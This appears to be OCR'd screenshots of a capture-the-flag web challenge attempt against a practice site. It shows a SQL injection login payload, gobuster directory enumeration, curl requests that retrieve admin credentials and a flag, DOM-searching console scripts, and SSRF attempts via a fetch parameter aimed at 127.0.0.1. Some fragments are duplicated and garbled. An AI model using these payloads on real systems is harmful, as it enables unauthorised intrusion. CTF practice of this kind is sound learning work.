Te: trailers
email=abc'+OR+1=1--@test.com&password=test
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Sun, 04 May 2025 07:28:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 15
Set-Cookie: AWSALB=
FDO3jVfZnYqCKun99g1ifmLUAAU9Zd9UxtB3CS7K+JOVnS5CPlGV8qpwo22lCX9HQ4yOk02jT
5u2M7/b4898HK5oInVcfMNLr+hiFdpGr7Oo5P+etKM8IEMxU3ch; Expires=Sun, 11 May
2025 07:28:55 GMT; Path=/
Set-Cookie: AWSALBCORS=
FDO3jVfZnYqCKun99g1ifmLUAAU9Zd9UxtB3CS7K+JOVnS5CPlGV8qpwo22lCX9HQ4yOk02jT
5u2M7/b4898HK5oInVcfMNLr+hiFdpGr7Oo5P+etKM8IEMxU3ch; Expires=Sun, 11 May
2025 07:28:55 GMT; Path=/; SameSite=None; Secure
X-Powered-By: Express
Etag: W/"f-lKm2fpmowTp5J/OBcyJBvZkNLFY"
Email not found
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 21
Response headers 7
Inspector
Notes
Custom actions
Done
604 bytes | 202 millis
Event log All issues
Memory: 259.4MB
Disabled


```
rajeev@rajeevmachphy: ~
rajeev@rajeevmachphy:~$ gobuster dir -u https://hack-master.hackersprey.com -w /usr/share/dirb/wordlists/common.txt -t 40 -e
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://hack-master.hackersprey.com
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
https://hack-master.hackersprey.com/About               (Status: 200) [Size: 29872]
https://hack-master.hackersprey.com/admin               (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/ADMIN               (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/Admin               (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/about               (Status: 200) [Size: 29872]
https://hack-master.hackersprey.com/assets              (Status: 301) [Size: 179] [--> /assets/]
https://hack-master.hackersprey.com/Blog                (Status: 200) [Size: 17028]
https://hack-master.hackersprey.com/blog                (Status: 200) [Size: 17028]
https://hack-master.hackersprey.com/contact             (Status: 200) [Size: 10555]
https://hack-master.hackersprey.com/Contact             (Status: 200) [Size: 10555]
https://hack-master.hackersprey.com/error               (Status: 200) [Size: 4051]
https://hack-master.hackersprey.com/inbox               (Status: 200) [Size: 480]
https://hack-master.hackersprey.com/index               (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/internal            (Status: 403) [Size: 13]
https://hack-master.hackersprey.com/Index               (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/login               (Status: 200) [Size: 8037]
```

```
rajeev@rajeevmachphy: ~
https://hack-master.hackersprey.com/index               (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/internal            (Status: 403) [Size: 13]
https://hack-master.hackersprey.com/Index               (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/login               (Status: 200) [Size: 8037]
https://hack-master.hackersprey.com/Login               (Status: 200) [Size: 8037]
https://hack-master.hackersprey.com/logout              (Status: 302) [Size: 23] [--> /]
https://hack-master.hackersprey.com/projects            (Status: 200) [Size: 18940]
https://hack-master.hackersprey.com/Projects            (Status: 200) [Size: 18940]
https://hack-master.hackersprey.com/register            (Status: 200) [Size: 8897]
https://hack-master.hackersprey.com/robots.txt          (Status: 200) [Size: 86]
https://hack-master.hackersprey.com/secret              (Status: 200) [Size: 17]
https://hack-master.hackersprey.com/Services            (Status: 200) [Size: 22162]
https://hack-master.hackersprey.com/services            (Status: 200) [Size: 22162]
https://hack-master.hackersprey.com/ticket              (Status: 403) [Size: 27]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
rajeev@rajeevmachphy:~$ [200~https://hack-master.hackersprey.com/secret
bash: [200~https://hack-master.hackersprey.com/secret: No such file or directory
rajeev@rajeevmachphy:~$ ~https://hack-master.hackersprey.com/secret
bash: ~https://hack-master.hackersprey.com/secret: No such file or directory
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/secret
look farther downrajeev@https://hack-master.hackersprey.com/robots.txtey.com/robots.txt
bash: https://hack-master.hackersprey.com/robots.txt: No such file or directory
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt
/internal<br>
/internal2<br>
/internal3<br>
/secret<br>
/adminCreds<br>
rajeev@rajeevmachphy:~$
```


rajeev@rajeevmachphy: ~
look farther downrajeev@https://hack-master.hackersprey.com/robots.txtey.com/robots.txt
bash: https://hack-master.hackersprey.com/robots.txt: No such file or directory
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt
/internal
/internal2
/internal3
/secret
/adminCreds
rajeev@rajeevmachphy:~$ [200~curl https://hack-master.hackersprey.com/internal
[200~curl: command not found
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker
sprey.com/internal3
Access denied. Unbreachable filters.rajeev@rajeevmachphy:~$ ~curl https://hack-master.ha
ckersprey.com/internal curl https://hack-master.hackersprey.com/internal
Command '~curl' not found, did you mean:
command 'curl' from snap curl (8.13.0)
command 'curl' from deb curl (8.5.0-2ubuntu10.6)
See 'snap info <snapname>' for additional versions.
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker
sprey.com/adminCreds curl https://hack-master.hackersprey.com/adminCreds
Username: krichardson@hackersprey.com
Password: backstreetboysrajeev@rajeevmachphy:~$


Invitation for Intervi
ChatGPT
hack-master.hackers
hack-master.hackersprey.com/inbox
Inbox
krichardson@hackersprey.com
krichardson@hackersprey.com
let elems = document.querySelectorAll('*'); for (let el of elems) { if (el.innerT
el.innerText); console.log('HTML:', el.outerHTML); } }
krichardson@hackersprey.com
for (let prop in window) { if (prop.toLowerCase().includes('flag')) { console.l
krichardson@hackersprey.com
for (let key in window) { try { if (typeof window[key] === 'string'
:ludes('flag')) { console.log('MATCH FOUND:', el); console.log('TEXT:',
hack-master.hackersprey.com says
let elems = document.querySelectorAll('*');
for (let el of elems) {
if (el.innerText.toLowerCase().includes('flag')
|| el.outerHTML.toLowerCase().includes('flag')) {
alert(el.innerText || el.outerHTML);
}
OK


(23) Mera Yaar Ly
ChatGPT
hack-master.hackers
hack-master.hackersprey.com/inbox
Inbox
krichardson@hackersprey.com
krichardson@hackersprey.com
let elems = document.querySelectorAll('*'); for (let el of elems) { if (el.innerText.toLowerCase().includes('flag') || el.outerHTML.toLowerCase().includes('flag')) { console.log('MATCH FOUND:', el); console.log('TEXT:', el.innerText); console.log('HTML:', el.outerHTML); } }
krichardson@hackersprey.com
for (let prop in window) { if (prop.toLowerCase().includes('flag')) { console.log(prop, window[prop]); } }
krichardson@hackersprey.com
for (let key in window) { try { if (typeof window[key] === 'string'
krichardson@hackersprey.com
document.documentElement.innerHTML.toLowerCase().includes("flag") ? console.log("Flag found in raw HTML") : console.log("No flag in raw HTML");
krichardson@hackersprey.com
krichardson@hackersprey.com
krichardson@hackersprey.com
krichardson@hackersprey.com
Elements
Console
Sources
Network
Performance
Memory
top
Filter
Default levels
1 Issue:
[...document.querySelectorAll('*')].forEach(el => {
if (el.innerText && el.innerText.toLowerCase().includes('flag')) {
console.log('MATCH FOUND:', el.innerText);
}
});


rajeev@rajeevmachphy: ~
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt
/internal
/internal2
/internal3
/secret
/adminCreds
rajeev@rajeevmachphy:~$ [200~curl https://hack-master.hackersprey.com/internal
[200~curl: command not found
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal3
Access denied. Unbreachable filters.rajeev@rajeevmachphy:~$ ~curl https://hack-master.hackersprey.com/internal curl https://hack-master.hackersprey.com/internal
Command '~curl' not found, did you mean:
command 'curl' from snap curl (8.13.0)
command 'curl' from deb curl (8.5.0-2ubuntu10.6)
See 'snap info <snapname>' for additional versions.
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/adminCreds curl https://hack-master.hackersprey.com/adminCreds
Username: krichardson@hackersprey.com
Password: backstreetboysrajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/donotopen curl https://hack-master.hackersprey.com/donotopen
hackersprey{d0_n0t_0p3n}rajeev@rajeevmachphy:~$

```
rajeev@rajeevmachphy:~$ curl 'https://hack-master.hackersprey.com/admin?request=fetch&ur
l=http%3A%2F%2F127.0.0.1%2Fadmin'
curl 'https://hack-master.hackersprey.com/admin?request=fetch&url=http%3A%2F%2F127.0.0.1
%2Finternal'
curl 'https://hack-master.hackersprey.com/admin?request=fetch&url=http%3A%2F%2F127.0.0.1
%2Fsecret'
Error fetching URLError fetching URLError fetching URLrajeev@rajeevmachphy:~$
```